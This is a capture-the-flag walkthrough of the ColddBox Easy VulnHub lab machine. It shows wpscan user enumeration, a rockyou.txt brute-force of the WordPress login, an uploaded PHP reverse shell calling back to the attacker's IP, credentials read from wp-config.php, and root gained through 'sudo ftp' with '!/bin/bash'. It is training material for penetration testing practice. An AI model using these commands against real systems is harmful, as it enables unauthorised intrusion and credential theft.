COLDDBOX VULNHUB

The Machine is imported successfully in virtual box and required configuration is setup

Reconnaissance/Information Gathering

Network scanning

First we need to know the IP address of the machine so we used **"netdiscover"** command to find the ip address of the machine connected to the router

```
File  Actions  Edit  View  Help
┌──(crazyjames㉿CrazyJames)-[~]
└─$ sudo netdiscover
[sudo] password for crazyjames:
```


```
Currently scanning: 172.16.115.0/16   |   Screen View: Unique Hosts

28 Captured ARP Req/Rep packets, from 3 hosts.   Total size: 1680
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
_____________________________________________________________________________

192.168.163.168 08:00:27:fc:79:04     2     120  PCS Systemtechnik GmbH
```

IP address found is **"192.168.163.168"**

Scanning

For scanning the machine first I tried nmap scan. Also given the options to get the service and the version of the machine


nmap -sV -A 192.168.163.168




In this we found that the port **80** is open and

the **apache service is "active"**

So I tried the opening the ip address in browser



The Colddbox page is visible and starts to scan the website. In that I found the login page of wordpress



To get the user I enumerated the user using wpscan.

wpscan --url 192.168.163.168 -e u

```
┌──(crazyjames㉿CrazyJames)-[~]
└─$ wpscan --url 192.168.163.168 -e u

         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __   ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                          Version 3.8.20
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[+] URL: http://192.168.163.168/ [192.168.163.168]
[+] Started: Fri Oct 14 15:44:58 2022

Interesting Finding(s):

[+] Headers
 | Interesting Entry: Server: Apache/2.4.18 (Ubuntu)
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] XML-RPC seems to be enabled: http://192.168.163.168/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/
```

```
Version: 1.0'

[+] Enumerating Users (via Passive and Aggressive Methods)
 Brute Forcing Author IDs - Time: 00:00:00 <=========> (10 / 10) 100.00% Time: 00:00:00

[i] User(s) Identified:

[+] the cold in person
 | Found By: Rss Generator (Passive Detection)

[+] hugo
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] philip
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] c0ldd
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.co
m/register

[+] Finished: Fri Oct 14 15:45:04 2022
[+] Requests Done: 59
[+] Cached Requests: 6
[+] Data Sent: 14.687 KB
[+] Data Received: 265.557 KB
[+] Memory used: 168.051 MB
[+] Elapsed time: 00:00:06
```

In this scan I found the users
“coldd”,”hugo”,”philip”

Exploitation/Gaining Access

So now we can try to brute force the website using “wpscan” . I used “**rockyou.txt**” as password list, **“coldd”** as Username


wpscan --url http://192.168.163.168/wp-login.php -U coldd -P /usr/share/wordlists/rockyou.txt

```
┌──(crazyjames㉿CrazyJames)-[~]
└─$ wpscan --url http://192.168.163.168/wp-login.php -U c0ldd -P /usr/share/wordlists/rockyou.txt
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __   ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

        WordPress Security Scanner by the WPScan Team
                         Version 3.8.20
      Sponsored by Automattic - https://automattic.com/
      @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[+] URL: http://192.168.163.168/wp-login.php/ [192.168.163.168]
[+] Started: Fri Oct 14 15:50:35 2022

Interesting Finding(s):

[+] Headers
 | Interesting Entry: Server: Apache/2.4.18 (Ubuntu)
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] WordPress readme found: http://192.168.163.168/wp-login.php/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] This site seems to be a multisite
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | Reference: http://codex.wordpress.org/Glossary#Multisite

[+] The external WP-Cron seems to be enabled: http://192.168.163.168/wp-login.php/wp-cron.php
```

```
[+] Enumerating Config Backups (via Passive and Aggressive Methods)
 Checking Config Backups - Time: 00:00:05 <==========> (137 / 137) 100.00% Time: 00:00:05

[i] No Config Backups Found.

[+] Performing password attack on Wp Login against 1 user/s
[SUCCESS] - c0ldd / 9876543210
Trying c0ldd / 7654321 Time: 00:00:29 <                    > (1225 / 14345617)  0.00%  ETA: ??:??:??

[!] Valid Combinations Found:
 | Username: c0ldd, Password: 9876543210

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Fri Oct 14 15:51:25 2022
[+] Requests Done: 1544
[+] Cached Requests: 4
[+] Data Sent: 532.55 KB
[+] Data Received: 5.014 MB
[+] Memory used: 240.176 MB
[+] Elapsed time: 00:00:49
```

In this scan we have found the password as “**9876543210**”

Now I login using the Username “**coldd**” and Password “**9876543210**”
Fortunately this is the admin account. Now we get into the admin page.




Maintaining Access


Installing BackDoor

After scanning into the admin page we found that we can add or modify php files into it so we upload “php-reverse-shell” into it. In that we change the Ip address as my machine


```
set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.163.41';  // CHANGE THIS
$port = 1234;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies later
//

// pcntl_fork is hardly ever available, but will allow u
```



\



After uploading i used **"Netcat"** tool to listen to the port **1234** with option **-nlvp**



Now I used
python3 -c 'import pty;pty.spawn("/bin/bash")'

To open a python shell

Usually we have our the website files in “/var/www/html” so I used

cd /var/www/html and **ls** to view the files

The important file is **wp-config.php** which contains the Username and Password Database

cat wp-config.php


```
 * Secret Keys, and ABSPATH. You can find more information by visiting
 * {@link http://codex.wordpress.org/Editing_wp-config.php Editing wp-config.php}
 * Codex page. You can get the MySQL settings from your web host.
 *
 * This file is used by the wp-config.php creation script during the
 * installation. You don't have to use the web site, you can just copy this file
 * to "wp-config.php" and fill in the values.
 *
 * @package WordPress
 */

/ ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'colddbox');

/** MySQL database username */
define('DB_USER', 'c0ldd');

/** MySQL database password */
define('DB_PASSWORD', 'cybersecurity');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');

/**#@+
 * Authentication Unique Keys and Salts.
 *
```

The username **“coldd”** and password **“cybersecurity”**

```
/** Sets up WordPress vars and included files. */
require_once(ABSPATH . 'wp-settings.php');
www-data@ColddBox-Easy:/var/www/html$ su c0ldd
su c0ldd
Password: cybersecurity

c0ldd@ColddBox-Easy:/var/www/html$ cd
cd
c0ldd@ColddBox-Easy:~$ ls
ls
user.txt
c0ldd@ColddBox-Easy:~$ cat user.txt
cat user.txt
RmVsaWNpZGFkZXMsIHByaW1lciBuaXZlbCBjb25zZWd1aWRvIQ==
c0ldd@ColddBox-Easy:~$
```

Now login the user and search the files

In the home of the user found the flag in user.txt
"RmVsaWNpZGFkZXMsIHByaW1lciBuaXZlbCBjb25zZWd1aWRvIQ=="



The flag is base64 encoded by decoding it in the website we get
"Congratulations , first level achieved!"

Privilege Escalation

To get the root access we give **“sudo -l”** to list the binary files which provide root

```
c0ldd@ColddBox-Easy:~$ sudo -l
sudo -l
[sudo] password for c0ldd: cybersecurity

Coincidiendo entradas por defecto para c0ldd en ColddBox-Easy:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

El usuario c0ldd puede ejecutar los siguientes comandos en ColddBox-Easy:
    (root) /usr/bin/vim
    (root) /bin/chmod
    (root) /usr/bin/ftp
c0ldd@ColddBox-Easy:~$ sudo ftp
sudo ftp
ftp> !/bin/bash
!/bin/bash
root@ColddBox-Easy:~# ls
```

Here I choose ftp to exploit

sudo ftp


ftp> !/bin/bash


Thus we get the root access

Open the root directory cd /root where we find the **”root.txt”**

Where we get the flag as **“wqFGZWxpY2lkYWRlcywgbcOhcXVpbmEgY29tcGxldGFkYSE=”**

```
boot  initrd.img      lost+found  proc  snap  usr
dev   initrd.img.old  media       root  srv   var
etc   lib             mnt         run   sys   vmlinuz
root@ColddBox-Easy:/# cd root
cd root
root@ColddBox-Easy:/root# ls
ls
root.txt
root@ColddBox-Easy:/root# cat root.txt
cat root.txt
wqFGZWxpY2lkYWRlcywgbcOhcXVpbmEgY29tcGxldGFkYSE=
root@ColddBox-Easy:/root#
```





The flag is base64 encoded by decoding it in the website we get **“Congratulations , machine completed”**